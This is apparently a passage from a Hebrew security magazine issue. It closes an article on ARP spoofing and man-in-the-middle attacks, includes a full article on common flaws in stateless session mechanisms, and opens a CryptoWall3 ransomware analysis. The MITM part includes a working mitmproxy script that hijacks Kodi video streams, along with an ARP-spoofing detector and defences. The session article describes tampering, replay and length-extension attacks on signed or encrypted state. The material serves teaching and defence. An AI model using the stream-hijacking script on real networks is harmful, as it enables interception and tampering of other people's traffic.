
Taking over Kodi

קודי Kodi (XBMBC לשעבר) הינה תוכנה חנימית וקוד פתוח עטורת פרטים. תוכנה זו הינה נגן מדיה ומרכז בידור שניתן להתקין על כל מערכת הפעלה: לינוקס, Android, iOS, Windows, OSX ועוד, המציעה ממשק פשוט לשימוש על-גבי כל טלויזיה.

קודי מאפשרת למשתמשים לנגן ולהציג את רוב קבצי המדיה הדיגיטלית הקיימים בשוק, קטעי וידאו, מוסיקה, פודקאסטים, וקבצי מדיה נוספים מאמצעי אחסון, רשת מקומית והאינטרנט. קהילת קודי קיימת כבר למעלה מ-12 שנים עם מיליוני משתמשים מסביב ועם יותר מ-100,000 משתמשים בארץ.⁵

Kodi מספק טלוויזיה באמצעות האינטרנט, האינטרנט מעביר אל Kodi את מה שאנחנו נראה בטלוויזיה. זוכרים שאנחנו יכולים לשלוט בנתונים שעוברים ברשת? אם אנחנו יכולים לשלוט על הנתונים שעוברים ברשת, אנחנו יכולים לשלוט על הנתונים ש-Kodi מקבל ומשדר וזה אומר שאנחנו יכולים להשתלט על השידור! 😊

נתקיף שוב אך הפעם המטרה שלנו היא Kodi, אני אפתח Wireshark כדי להסניף את התעבורה, נתפעל את Kodi (פתחתי ערוץ 10) ונבדוק מה קורה ברשת.



⁵ <http://kodisrael.net/kodi.php>

אנחנו יכולים לראות שאנחנו מקבלים את הסרטון על ידי בקשת GET לקובץ ts (MPEG) בדרך כלל, נעשה שימוש בפורמט MPEG לשידור חי. נזהה בקשה לקובץ TS ולהחזיר אחד משלנו, אם אנחנו רוצים להפנות לשידור חי נייעד את הבקשה לכתובת המתאימה, עם זאת אני אתמקד בלהחזיר קובץ TS שאנחנו נבחר.

```
from libmproxy.protocol.http import HTTPResponse
from netlib.odict import ODictCaseless
from re import search
```

```
def request(context, flow):
    if search("[\w,\s]+\ts", flow.request.url):           # האם הבקשה היא לקובץ המתאים?
        with open("vid.ts", "rb") as handle:
            vid = handle.read()
        resp = HTTPResponse(                             # יצירת תגובה משלנו
            [1, 1], 200, "OK",
            ODictCaseless([["Content-Type", "video/MP2T"]]),
            vid)
        flow.reply(resp)
```

והשתלטנו על השידור בהצלחה ;)

זיהוי ומיגור המתקפה

בתי קפה, מלונות, ספריות ואונברסיטאות הם המקום המושלם לגלוש באינטרנט, אך לרוע המזל הם גם המקום המושלם לגנוב נתונים רגישים. MITM מזכיר לי את המשחק "אחד באמצע" 2 אנשים מתמסרים בכדור והשלישי מנסה לחטוף אותו וזה מה שקורה בפועל, ההבדלים המעטים הם שהם לא משחקים בפארק, אלא במחשבים ובמקום כדור, הם מתמסרים במידע רגיש והאדם השלישי מנסה לחטוף את המידע הזה.

מקומות כאלה ידועים כמגרש המשחקים של ההאקרים, התוקף שולט במידע שעובר ברשת ורואה את כל מה שעובר בין הקורבן לנתב (סיסמאות, כרטיסי אשראי או כל מידע רגיש אחר). תנסו לדמיין מה התוקף יכול לעשות עם המידע הזה, הפונטנציאל של המתקפה הוא עצום, עם זאת, כמו כל מתקפה, ישנם דרכים להמנע ממנה.

צוואר הבקבוק בפרוטוקול ARP הוא חוסר האימות, מכשיר המקבל כל תשובת ARP יוסיף את הפרטים המוטמנים בה אל המטמון בצורה עיוורת למרות שלא התבצעה בדיקה האם החבילה הגיעה ממקור אמין או לא. החולשה נובעת מחוסר מנגנון האימות וזיוף חבילות ARP.

אפשר להשען על כך שבמידה וקיימים 2 כתובות לוגיות וכתובת פיזית אחת ברשת אז מרעילים ARP ברשת שלנו, אנחנו יכולים לבדוק באמצעות ההוראה "arp -a":


```
Administrator: שורת הפקודה
C:\windows\system32>arp -a
Interface: 10.0.0.4 --- 0x6
Internet Address      Physical Address      Type
10.0.0.5              c0-18-85-             dynamic
10.0.0.138            c0-18-85-             dynamic
224.0.0.22           01-00-5e-00-00-16    static
224.0.1.60           01-00-5e-00-01-3c    static
C:\windows\system32>
```

כתיבת סקריפט שיזהה אם מנסים להרעיל את הרשת שלנו בזמן ריצה תהיה פשוטה, נסניף חבילות ARP (נכניס כל חבילת תשובה לרשימה). נבדוק מול הרשימה אם עברה חבילה שמכילה את אותה כתובת לוגית אך כתובת פיזית שונה ברשת - אם כן מתבצע arp spoofing!

```
from scapy.all import *
cache = {}
def replay(packet):
    if packet[ARP].op == 2:
        # האם החבילה שקיבלנו היא שאלה או תשובה?
        source_ip = packet[ARP].psrc # כתובת המקור
        source_mac = packet[ARP].hwsrc # הכתובת הפיזית של המקור
        if source_ip in cache and cache[source_ip] != source_mac:
            # נבדוק אם הכתובת הלוגית
            # קיימת במטמון והכתובת
            # הפיזית שונה אז אנחנו תחת
            # מתקפה!
            packet.show()
        else:
            cache[source_ip] = source_mac # נשמור את החבילה במטמון
sniff(prn=replay, filter="arp")
```

במשך השנים, התפתחו טכניקות לזיהוי זיוף חבילות ARP ברשת:

- S-Arp - פרוטוקול זה הוצע כתחליף לפרוטוקול ARP. הפרוטוקול הוא אכן הפתרון למניעת זיוף חבילות ARP מכיוון שהוא מכיל מנגנון אימות חבילות ARP באמצעות [חתימה דיגיטלית](#), עם זאת, השימוש בו דורש שינוי Protocol Stack בכל המכשירים ברשת.
- מטמון סטטי - הוספת כתובות סטטיות למטמון שלנו ובכך נמנע שינויים במטמון הנובעים מהתערבות גורמים חיצוניים, עם זאת, במערכות מסוימות חבילות GARP דורסות רשומות סטטיות.
- תיקונים מבוססי מערכת הפעלה - ישנם הגנות המובססות על מערכת הפעלה כמו [Anticap](#) ו-Antidote. Anticap מתעלמת מתשובת ARP שבה כתובת ה-mac שונה מהכתובת שקיימת במטמון. Antidote מקבל תשובת ARP ומאמת אם כתובת ה-mac קיימת במטמון, אם קיימת מתבצעת בדיקה



אם הכתובת הפיזית מחוברת, במידה וכן Antidote דוחה את החבילה ומוסיף את הכתובת הפיזית לרשימה השחורה. בעקבות זאת נוצר מרוץ בין התוקף לקורבן - איזו חבילה לדעתכם המארח יקבל קודם?

- זיהוי פאסיבי - נאזין לחבילות ה-arp העוברות ברשת ונבנה מסד למיפוי כתובות לוגיות לפיזיות. אם נבחין בשינוי ברשומות נסיק שמתבצעת מתקפה על הרשת, אחד הכלים שעושים את זה הוא [.ARPWATCH](#)
- Dynamic ARP Inspection - בניית המטמון באמצעות DHCP Snooping (האזנה לחבילות DHCP) וכך נוכל ליצור טבלת מיפוי מכתובות לוגיות לפיזיות שתהווה white list לסינון חבילות ARP.

סיכום

במאמר זה למדנו על קצה המזלג כיצד עובד הפרוטוקול ARP, מה מטרתו וכיצד הוא בא לידי ביטוי בעת הקמת התקשורת בין רכיבי הרשת ב-LAN. למדנו על חולשתו וכיצד ניתן לנצלה לטובת ביצוע מתקפת MITM. בנוסף כתבנו כלי שתפקידו לממש מתקפה זו וראינו כיצד היא מתבצעת בזמן אמת. ובסוף - סקרנו מספר טכניקות שונות שמטרתן הינה להגן או להתריע מפני תקיפות אלו.

אני מעוניין להודות לאפיק קסטיאל על עזרתו המועילה למאמר זה.

R4z בן 17 עוסק בזמנו הפנוי מתעסק באבטחת מידע לכל שאלה או יעוץ ניתן לפנות אליו בשרת ה-IRC של NIX בערוץ #Security או באימייל, בכתובת:

razielb7@gmail.com


קישורים לקריאה נוספת

- http://www.windowsecurity.com/articles-tutorials/authentication_and_encryption/Understanding-Man-in-the-Middle-Attacks-ARP-Part1.html
- http://www.cisco.com/c/en/us/products/collateral/switches/catalyst-6500-series-switches/white_paper_c11_603839.html
- <http://www.arppoisoning.com/demonstrating-an-arp-poisoning-attack/>
- <http://danmccinerney.org/arp-poisoning-with-python-2/>
- <http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SX/configuration/guide/book/snoodhcp.html>

נא להכיר: האיש שבאמצע
www.DigitalWhisper.co.il



- <http://www.vivekramachandran.com/docs/arp-spoofing.pdf>
- <http://www.admin-magazine.com/Articles/Arp-Cache-Poisoning-and-Packet-Sniffing>
- <https://theitgeekchronicles.files.wordpress.com/2012/05/scapyguide1.pdf>
- <http://null-byte.wonderhowto.com/how-to/hack-like-pro-conduct-simple-man-middle-attack-0147291/>
- <https://blog.heckel.xyz/2013/07/01/how-to-use-mitmproxy-to-read-and-modify-https-traffic-of-your-phone/>
- https://www.owasp.org/index.php/Man-in-the-middle_attack
- <https://www.blackhat.com/presentations/bh-europe-03/bh-europe-03-valleri.pdf>
- <http://www.slideshare.net/cognizant/how-to-identify-and-mitigate-man-in-the-middle-mitm-attacks>
- <http://pen-testing.sans.org/resources/papers/gcih/real-world-arp-spoofing-105411>



בעיות אבטחה נפוצות במימוש מנגנון Stateless

מאת ישראל חורז'בסקי [Sro], סמנכ"ל טכנולוגיות, [AppSec Labs](http://AppSecLabs.com)

הקדמה

ב-HTTP כל בקשה (Request) ברמה האפליקטיבית היא בקשה לחוד (גם כאשר מוגדר Connection: keep-alive, הקישור הוא רק ברמת הסוקט ולא ברמה האפליקטיבית). מה שאומר שאם היוזר ביצע בקשת לוגין, קיבל תשובה (Response) ואז ביצע בקשה נוספת לאיזשהו דף, האפליקציה (או האתר) - על פניו - לא יודעת שזה אותו יוזר שרק לפני שניה הזדהה. כדי לעקוב אחרי ה-Flow של היוזר, יש לאפליקציות צורך ב-State ששומר מידע כמו: האם היוזר הזדהה, ואם כן מי הוא. מהן ההרשאות שלו וכד'.

באפליקציות Full state, כל המידע נשמר בצד-שרת, ב-DB או ב-RAM של השרת והמידע של כל יוזר ממופה מאחורי Session ID שנשלח לקליינט (ברב המקרים - דפדפן). הקליינט שולח את ה-Session ID לשרת עם כל בקשה (ב-GET/POST/Header/Cookie parameter) והשרת יודע לשייך את ה-Session ID של המשתמש ל-Data שמוצמד לאותו ID בשרת וכך הוא יודע אם היוזר הזדהה לפני כן וכו'.

ישנם מספר חסרונות בשיטה הזו, לדוגמא, אם יש לנו שרת ששומר את הסשנים ב-RAM ויכול להחזיק 1000 משתמשים ואנחנו רוצים לתמוך ב-3000 משתמשים. לא נוכל פשוט לשכפל את השרת כפול 3 ולבצע Load balancing אקראי ביניהם, כי משתמש שהזדהה מול שרת A ואח"כ יגיע לשרת B, שרת B לא יכיר את ה-Session ID שלו כיוון שאין לו את ה-RAM של שרת A. נצטרך או לחזק את השרת (חסרונות: א. יקר, ב. לא Scale-בילי, ג. מוגבל באיזשהו סף. ד. אי אפשר לפצל אותו לכמה חוות שרתים) או להשתמש בפתרונות עקומים כמו Load balancer עם Sticky Session (חסרונות: אתה מגביל בכמות ששנים פר שרת בלי חישוב אמיתי כמה מהם עדיין פעילים ובאיזו רמה ועוד).

כאן נכנס Stateless שגורס - תפיל הכל על הקליינט. רוצה לשמור מידע על היוזר כמו מה ה-User ID שלו? קח את המידע, תחתום/תצפין אותו ותשלח אותו לקליינט. הקליינט בתורו ישלח אליך את המידע החתום/מוצפן עם כל בקשה. השרת שיקבל את המידע יאמת את החתימה ואז יסמוך על המידע שנמסר שם.


הכן משתמשים ב-Stateless?

- כמעט בכל מנגנון SSO
- נפוץ בעת כתיבת צד שרת ב-NodeJS
- בעת שימוש בארכיטקטורה מבוצרת - microservices

במאמר זה אסקור מספר טעויות נפוצות של מפתחים שבהן נתקלתי בעת ביצוע בדיקה למערכות אשר עושות שימוש בטכנולוגיה זו.

#1 - הצפנה במקום חתימה

טעות נפוצה היא להצפין את ה-State ובכך לנסות לקבל רווח כפול. גם הסתרה של ה-Data והמבנה שלו מהמשתמש וגם המשתמש לא יכול לבצע מניפולציה, כי הרי זה מוצפן. אז זהו, שיש הבדל בין חתימה להצפנה. בחתימה דיגיטלית יש אימות האם כל הבלוק של המידע לא עבר שום שינוי (או שחותמים דיגיטלית את כל המידע, או שמייצרים Hash ואותו חותמים, בהתאם לשיטות החתימה השונות). אימות החתימה מחזיר תשובה בינארית - או שהמידע חתום כראוי או שלא. כיוון שהחתימה היא פעולה קריפטוגרפית על כל המידע יחד והתשובה היא בינארית, הסיכוי לשנות את המידע ולהצליח להשאיר את החתימה נכונה הוא אפסי, כי צריך ליפול על צירוף מאוד מסויים.




A	B	C
0	0	0
0	1	1
1	0	1
1	1	0

לעומת זאת בהצפנה. הפעולה Decrypt על מחרוזת (String) מוצפנת תחזיר תמיד מחרוזת מפוענחת. בואו ניקח דוגמא פשוטה - הצפנה באמצעות XOR, שבה לוקחים בית (Byte) מהמחרוזת המקורית, מבצעים איתה XOR על בית מהמפתח והתוצאה היא בית מוצפן.

אם תוקף יקח את התוצאה וישנה אותה, עדיין נוכל לבצע XOR עם בית מהמפתח ונקבל איזשהו בית בתוצאה. כך שאם נניח באפליקציה שלנו אנחנו מצפינים את המספר של ה-User ID. תוקף יכול לקחת את המחרוזת המוצפנת ולבצע איתה Brute Force מול השרת, שבה הוא כל פעם משנה ביט אחר ומנסה ליפול על מצב שבו הטקסט המפוענח יהיה מספר כלשהו. כיוון שהמספר מייצג User ID מה שחשוב זה שה-User ID יהיה מספר כלשהו שקיים במערכת (זה שונה מ-BF על Session ID, כיוון ששם צריך לבצע את זה על סשן פעיל, וכאן כיוון שזה State less כל יוזר-ID שקיים במערכת - יהיה רלוונטי).

להבדיל מחתימה שבה התוקף יצטרך לגרום לחתימה להיות נכונה - דבר שיש לו כמעט צירוף בודד. בהצפנה המטרה תהיה ליפול על "אחד מתוך". ברגע שהתוקף נפל על ערך אחר, הוא כבר הצליח.



בקיצור, אם אתם רוצים לאמת שהמידע לא עבר שינוי - כדאי להשתמש בחתימה דיגיטלית ולא לבצע Abuse למנגנון הצפנה... למי שרוצה "להחמיר", ניתן להשתמש באלגוריתמים כדוגמת GCM שיודעים לבצע [authenticated encryption](#). שזה גם הצפנה וגם הגנה מפני שינוי.

#2 - חוסר במימוש מנגנון Expiration

שי חן, בכנס [OWASP 2013](#) הדגים את אחת הבעיות ב-Stateless. הוא דיבר על קונטרולים נסתרים ב-.net החלק הרלוונטי לנו זה הפרמטר ViewState של NET. שלמעשה מממש מנגנון StateLess של NET. תומך במספר אופציות. החל מחתימה של המידע (כן, יש כאלה שגם מבטלים את הוואלידציה על החתימה...), המשך בהצפנה של התוכן (כשזה לא מוצפן, זה רק Base 64), ועד לחתימה פר משתמש (מה שמונע על הדרך CSRF לבקשות שעושות שימוש ב-viewState).

הוא ציין שדרך נפוצה היא להכניס ל-State את ה-Data source כרפרנס של מספר. נניח Data source 3, ואז בשרת לבצע מיפוי. מה שקורה, זה שאם יש בשרת מיפוי ל-Data sources נוספים, אנחנו יכולים למצוא ברשת (archive.org וכד') State חתום שטמון בו Data source אחר, נניח 2. ולהשתמש בסטייט הישן - שעדיין תקף כי החתימה תהיה חוקית לעולמים, כל עוד נשאר את אותו מפתח ואותו אלגוריתם - ולתשאל Data source אחר לחלוטין.

ההמלצה שלו בהרצאה הייתה - תחליפו מפעם לפעם את המפתח.

פתרון חזק יותר הוא להוסיף ל-State את תאריך היצירה שלו (Creation time) ואז לבדוק שלא עבר ממנו X זמן (נניח שעה), מה שהופך את ה-State ל-Expired אחרי שעה. בשימוש שוטף יחודש את ה-Creation time ב-State כל בקשה, או כל פעם שמתקבלת בקשה שכבר עבר עליה חצי שעה.

#3: אי מימוש מנגנון Invalidation לעצירת מתקפה בזמן אמת

מקרה אמיתי מלקוח: תוקף ביצע פשינג על חשבון מייל מסוים במערכת והשיג את סיסמת המייל של משתמש Back office. למייל הוא לא יכל להתחבר כי היה 2 factor authentication (למרות שעם פשינג טוב יותר ניתן לעקוף גם את זה). מסתבר שהבחור שנפל לפשינג על המייל, השתמש באותה סיסמה למערכת Back office... התוקף הזדהה באמצעות המייל והסיסמה למערכת והתחיל "להשתולל" ולשנות חשבונות של משתמשים במערכת. בתוך דקות ספורות הבינו שמהו לא טוב מתרחש, היו לוגים ולכן ניתן היה למצוא בקלות את החשבון שנפרץ שממנו מתבצעות הפעולות. אבל אז נתקלו בבעיה - איך "מעיפים"

בעיות אבטחה נפוצות במימוש מנגנון Stateless

www.DigitalWhisper.co.il



אותו? אחרי הלוגין, ה-Session נוצר, כל המידע שרלוונטי (שם משתמש, הרשאות וכו') כבר בסשן, וגם אם מוחקים את המשתמש מה-DB, כל עוד הוא Logged-in הוא יכול להמשיך לבצע פעולות. למעשה לא הייתה למתכנתים/לסיסטם דרך לנתק Session ספיציפי.

במקרה ההוא היה מדובר באפליקציית State full, כך שניתן היה ללכת לפתרון ההזוי - לבצע Reset לשרת HTTP וכך למחוק את כל הסשנים וה-Session של התוקף בכללם. במקרה ומדובר באפליקציית State less, אפילו Reset לשרת לא היה עוזר. כי אין סטייט בשרת, והחתימה תהיה חוקית לתמיד...

הפתרון לאפליקציות State less הוא לכתוב קוד שירוך על כל בקשה (סטייל NodeJS, Spring filter, middleware ודומיהן) שבדוק אם היוזר נמצא ברשימה שחורה ואם כן עוצר את עיבוד הבקשה. אפשר לבדוק כל פעם מול טבלת המשתמשים (במידה ויש שם שדה של Disabled/Invalidated), או להוריד משם אחת לדקה את המידע ואז לבדוק אותו מול קאש מקומי.

#4 - פגיעות ל-DoS בסיסי של שליחת Blob0-ים

בקריפטוגרפיה אחת הבעיות היא קושי העיבוד / ביצוע הפעולות הקריפטוגרפיות. הקושי מתבטא בזמן העיבוד. זו בעיה כל כך קשה, עד שכל תפיסת האבטחה מתבססת על כך שזה בעייתי, ושלפרוץ הצפנה X אורך Y זמן שהוא ארוך מאוד (נניח 20,000 שנים) ולכן אלגוריתם זה נחשב ל"בלתי פריץ", כי אז המידע כבר לא יהיה רלוונטי ולכן אין בעיה שייחשף.

בהקשר שלנו, חתימה דורשת הרבה כח עיבוד. למרות שהיום השרתים חזקים בהרבה מבעבר, עדיין ניתן להעמיס על CPU של שרת על ידי פעולות קריפטוגרפיות די בקלות. אם המשתמש שולט על המידע שנחתם (לדוג', אם בחתימה נכנסת כתובת ה-IP של המשתמש, וניתן לשלוח לה כל תוכן שהוא באמצעות X-Forwarded-For), ניתן לגרום לשרת לחתום מידע גדול בהרבה מזה שתוכן וכך ליצור פעולה כבדה. אם אין הגבלה על כמות הבקשות, ניתן לשלוח שוב ושוב את הבקשה לחתימה ולהעמיס עליו עוד יותר.

לגבי התהליך של אימות החתימה, בהנחה ואין מגבלה ברמת הקוד, המגבלה תהיה לפי הקונפיגורציה של השרת, שזה לרוב כמה KB.



#5 - הצפנה סימטרית במקום א-סימטרית

בהצפנה סימטרית משתמשים באותו מפתח בשביל הצפנה ובשביל פיענוח. ההצפנה קלה יותר לשימוש, והיא גם מהירה משמעותית מהצפנה א-סימטרית שבה יש מפתח אחד להצפנה ומפתח שני בשביל פיענוח.

בארכיטקטורה שבה יש רכיב שחותם ורכיבים אחרים שרק מפענחים / מאמתים (לדוג', מערכת מיילים / SMS-ים ששולחת לינק שבתוכו מוצפן ה-ID של המשתמש, ומערכות אחרות שכשלוחצים על הלינק מגיעים אליהם, או שרת אחד של לוגין ושרתים אחרים של משאבים - נפוץ בארכיטקטורות SSO), שימוש במפתח סימטרי גורם לכך שפריצה לכל אחד מהשרתים שמחזיק את המפתח, תאפשר לחתום לינקים עבור שרתים אחרים. לעומת שימוש בהצפנה א-סימטרית שבה כדי לחתום לינקים יש צורך לפרוץ לשרת החותם. באמצעות שימוש בהצפנה א-סימטרית ממזערים את ה-attack surface למינימום.

#6 - שימוש ב-Hash במקום ב-Hmac

אחת הדרכים להגן מפני שינוי, היא לקחת את המידע המקורי, להוסיף לו מחרוזת שמשמשת כמפתח ואז לבצע עליהם Hash. ולהצמיד למידע את ה-Hash. המשתמש/התוקף שיש להם את המידע המקורי ואת ה-Hash לא יכולים לשנות אותו, כיוון שכדי לחתום כראוי צריך לדעת את המפתח.

מה שהסברתי כעת זה המנגנון הבסיסי, הוא מהיר בהרבה מחתימה דיגיטלית, ולכן קל יותר לשימוש. החסרון שלו זה שהוא סימטרי. כך שכל שרת שאמור לוודא את המידע, מכיל את המפתח ויכול גם לחתום מחדש את המידע.

מימוש הטכניקה כמו שתיארתי, פגיע ל-Length extension attack. לא אפרט אותה כאן כי כבר פירטו אותה מספיק, עיקרו של דבר, שבמקום לבצע רק Hash יש לבצע Hmac, שזה בסגנון:

```
MAC = hash(key + hash(key + message))
```

לינקים לקריאה נוספת ניתן למצוא בסוף המאמר.

מספר מילים לסיום

את ואתה שקוראת/ת משהו שאני כותב ולא יצא לנו עדיין להיפגש פרונטלית. אם תראו אותי

באיזה כנס או משהו, לא להסס, לגשת להגיד שלום. זהו. Be kind ☺



תודה לאפיק (CP) ולניר אדר (UW) שכבר שש שנים מוציאים לנו גיליונות.

אין עליכם! ותודה לכל העוזרים. כרגיל, אפסק מגייסת פנטסטרים, יעצים ומדריכים. כאן

חשוב להדגיש שאנחנו מגייסים רק שפיצים (והתנאים בהתאם!), וגם כאלה עם

פוטנציאל להיות תותחים. העבודה באפסק היא אינטנסיבית - יש הכשרות פנימיות

ומתקדמים מהר. אם אתה/ה בעלי ידע בתחום אבטחה המידע ובעניין, תוכלי לשלוח קו"ח ל-


jobs@appsecclabs.com, או ישירות אלי israel@appsec-labs.com.

ישראל חורז'בסקי

סמנכ"ל טכנולוגיות, AppSec Labs

מקורות לקריאה נוספת

- <http://blog.idriven.com/2014/10/stateless-spring-security-part-1-stateless-csrf-protection/>
- <http://blog.idriven.com/2014/10/stateless-spring-security-part-2-stateless-authentication/>
- <http://sec.cs.ucl.ac.uk/users/smurdoch/papers/protocols08cookies.pdf>
- <http://appsandsecurity.blogspot.co.il/2011/04/rest-and-stateless-session-ids.html>
- <https://blog.whitehatsec.com/hash-length-extension-attacks/>
- <https://blog.skullsecurity.org/2012/everything-you-need-to-know-about-hash-length-extension-attacks>



ניתוח ה-CryptoWall3 - פיסת קוד ששווה 300 מליון

דולר

מאת d4d

הקדשה

לפני שנתחיל במאמר עצמו, ברצוני להקדיש את המאמר לחבר - בינימין יעקובוביץ' ז"ל אשר נהרג בפיגוע דריסה בצומת חלחול בחודש נובמבר של שנת 2015, בעת שירותו הצבאי במג"ב. יהי זכרו ברוך.

הקדמה

בחודשים של אוקטובר ונובמבר של שנת 2015 היה לא מעט רעש סביב ה-CryptoWall3, זאת בעקבות גל הדבקה נרחב שכלל לא מעט קמפיינים שמטרתם הייתה להפיץ וירוס זה. מטרתו של הוירוס הינה להצפין את הקבצים במחשב הנפגע, ולדרוש כופר על מנת לפענח אותם בחזרה.

אני מכיר שני אנשים באופן אישי אשר נדבקו ב-Malware הנ"ל ובחור נוסף אשר פרסם בפייסבוק על כך שנדבק. ופורסמו אודותיו לא מעט כתבות באתרי החדשות בעולם.

וירוס זה משתמש בלא מעט טכניקות הגנה שונות. מטרת המאמר הינה להבין כיצד לנתח את ההגנות של הוירוס, כיצד להסירן על מנת שיהיה קל לנתח את הקוד, וכן ניתוח כללי של הוירוס עצמו.

במאמר הזה אציג את השלבים הבאים:

- באילו שיטות השתמשו ב-CryptoWall3 על מנת להקשות על אנשים לנתח אותו
- איך להוריד את ההגנות שיש ב-CryptoWall3
- סקירה כללית על מבנה הוירוס וכיצד הוא פועל.



סקירה כללית ל-Packer של ה-CryptoWall3

CryptoWall3 משתמש במספר Packer-ים שונים על מנת להסוות את דרך הפעולה שלו ולנסות למנוע מהאנטי וירוסים לזהות אותו.

Packers הם למעשה מוצר שכל מטרתם הוא לארוז את הקובץ המקורי כך שיהיה קשה לאנטי-וירוסים לזהות את הקובץ המקורי ולהקשות על חוקרים לפתוח את הקובץ בצורה פשוטה בעזרת Debugger. בדרך כלל, התוצר הוא קובץ חדש שפותח את הקובץ המקורי בזיכרון או חלקים ממנו ישנם סוגים שונים של Packers.

במקרים שבהם ה-Packers מצפינים את הקבצים כאשר הם על הדיסק ומפענחים אותם רק כאשר אותם קבצים בזיכרון - יהיו אנשים אשר יכנו אותם "Crypters". כך למעשה מגן ה-Packer על הוירוס מפני רברסינג ואנטי וירוסים.


ב-CryptoWall3 יוצרי הוירוס השתמשו בכמה טריקים מעניינים כדי לנסות למנוע לבצע רברסינג לקובץ. על מנת למנוע מ-sandboxes לרוץ, יוצרי הוירוס הכניסו מספר קטעי קוד אשר מבצעים "דברים לא חשובים" בלולאות כמה פעמים על מנת להקשות על איתור הקוד המעניין, ובנוסף הכניסו פעולות אשר ביצעו כל מיני חישובים שונים בלולאות שונות מספר פעמים על מנת לעכב את זמן ריצת הוירוס (יש לא מעט sandboxes שמגבילים את זמן ניתוח הדגימה למספר שניות ולאחר מכן נסגרים).

לדוגמא, ניתן לראות בתמונה הבאה את אחת מלולאות אלו:

003E0CCF	6A 00	PUSH 0	
003E0CD1	6A 02	PUSH 2	
